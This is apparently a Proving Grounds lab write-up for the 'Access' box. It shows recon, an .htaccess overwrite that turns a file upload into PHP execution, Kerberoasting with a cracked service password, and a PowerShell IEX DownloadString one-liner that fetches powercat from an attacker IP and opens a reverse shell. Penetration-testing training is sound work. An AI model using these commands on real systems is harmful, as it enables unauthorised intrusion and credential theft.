# PG-Access
Table of Contents
Scope:192.168.102.187Recon
Nmap
sudo nmap -sC -sV access -sT -vvvv -p- -Pn -T5 --min-rate=5000
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus80/tcp    open  http          syn-ack Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34|_http-title: Access The Event|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7| http-methods:|   Supported Methods: POST OPTIONS HEAD GET TRACE|_  Potentially risky methods: TRACE88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-05-19 08:13:45Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)443/tcp   open  ssl/http      syn-ack Apache httpd 2.4.48 (OpenSSL/1.1.1k PHP/8.0.7)445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack Microsoft Windows RPC49665/tcp open  msrpc         syn-ack Microsoft Windows RPC49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49668/tcp open  msrpc         syn-ack Microsoft Windows RPC49669/tcp open  msrpc         syn-ack Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049671/tcp open  msrpc         syn-ack Microsoft Windows RPC49674/tcp open  msrpc         syn-ack Microsoft Windows RPC49679/tcp open  msrpc         syn-ack Microsoft Windows RPC49701/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Hosts: SERVER, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows
80/TCP - HTTP


I went ahead and used username-anarchy to create a username list out of them and tried to use kerbrute to enumerate users:

Unfortunate no matches.

This form doesn’t work, so we don’t have to keep testing it.
I inspect the site a bit more and find this.

This could be a File Upload attack.

This could however also be a Reflected XSS on second thought?
File Upload Attack


This is the script that we get upon submit.

Let’s get to testing.

Let’s try it out by adding a XSS comment inside the picture instead.


The payload does not get triggered however confirming that XSS is not the way.
Seems like we’re left with the file upload attack.

Using gobuster I was able to find the /uploads endpoint:

We find our uploaded file here, let’s try to upload a malicious webshell.
Using burp I intercept the request:

And here I will try to add my malicious webshell.


I turned it around:



After multiple tries I still got the following:

Overwriting .htaccess
Frustrated I started my further enumeration online, thinking I hit a dead end.
I then found out I was on the correct path but I just had to do something I had never done before:


Apparently we can try and overwrite the .htaccess file by uploading our own which will then allow us to upload a php web or reverse shell.
echo "AddType application/x-httpd-php .pwn" > .htaccessWe create a new file type which we will allow via the .htaccess file, we should then be able to upload the file and treat it as an php file

Foothold
Shell as svc_apache
We boot up a listener before uploading the file.

Unfortunately penelope didn’t like this:

Since we’re a svc account I crossed my fingers hoping we have the SeImpersonatePrivilege enabled.
I instantly start my enumeration:

Seems there’s another service account, svc_mssql. This LIKELY means we’ll have to do some lateral movement before getting Admin privs.
Lateral Movement
I check the handy cheatsheet:

We probably need to kerberoast here.

Let’s transfer over rubeus and get to work!
Kerberoasting


Nice and easy, let’s try and crack it.

john cracks it INSTANTLY.
svc_mssqltrustno1Password Spray

However it looks like we can’t get access to winrm:

RunasCs

To circumvent this issue and get access as svc_mssql via our existing reverse shell we can use the following script:


Thus we have verified that we can execute commands as svc_mssql. We can now go ahead and create a reverse shell by uploading powercat.ps1 in order to get a reverse shell as svc_mssql.
We will put the following line inside the -Command brackets:
Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.185/powercat.ps1');powercat -c 192.168.45.185 -p 443 -e cmd"

local.txt

Privilege Escalation
SeManageVolumePrivilege

Yet again no ez win?

Or isn’t it?
